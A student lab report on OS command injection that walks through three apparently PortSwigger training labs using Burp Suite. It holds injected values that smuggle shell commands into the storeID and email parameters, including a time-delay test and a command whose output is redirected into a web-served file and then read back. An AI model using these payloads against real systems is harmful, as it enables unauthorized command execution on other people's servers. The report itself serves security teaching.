

Sri Lanka Institute of Information  
Technology



SLIIT

*Discover Your Future*

Web Security - IE2062

OS command injection Report

C.D Aluthge



IT22581402

Y2S2



Weekday - Group 1.2

# Lab 01

- Use Burp Suite to intercept and modify a request that checks the stock level.



- Modify the storeID parameter, giving it the value 1|whoami and send it.now  
The lab updates



## Lab 02

- Use Burp Suite to intercept and modify the request that submits feedback.

The image shows two screenshots. The top screenshot is a web browser window displaying a 'Submit feedback' form. The form fields are filled with the following information:

- Name: deshan
- Email: deshan@gmail.com
- Subject: cyber
- Message: hack me

Below the form is a green 'Submit feedback' button and a message that says 'Thank you for submitting feedback!'.


The bottom screenshot is a screenshot of Burp Suite. The 'Request' tab is selected, showing the raw HTTP request. The request is a POST to `/feedback/submit` with the following details:

- Method: POST
- URL: `/feedback/submit`
- Host: `0a0d0b404d2ae804c4e0004d00b.web-security-academy.net`
- Content-Type: `application/x-www-form-urlencoded`
- Content-Length: `104`
- User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5579.107 Safari/537.36`
- Accept: `*/`
- Origin: `https://0a0d0b404d2ae804c4e0004d00b.web-security-academy.net`
- Referer: `https://0a0d0b404d2ae804c4e0004d00b.web-security-academy.net/feedback`
- Accept-Encoding: `gzip, deflate, br`
- Accept-Language: `en-US,en;q=0.9`
- Priority: `u=1`

The request body is `csrf=060107191qE1radh7YTTv0b0@&name=deshan&email=deshan40gmail.com&subject=cyber&message=hackme`.

- Modify the email parameter, changing it to:  



```
        ; sleep 10 #
```



## Lab 03

- Use Burp Suite to intercept and modify the request that submits feedback.
- Modify the email parameter, changing it to:

email=||whoami>/var/www/images/output.txt||



- Now use Burp Suite to intercept and modify the request that loads an image of a product.
- Modify the filename parameter, changing the value to the name of the file you specified for the output of the injected command:

filename=output.txt

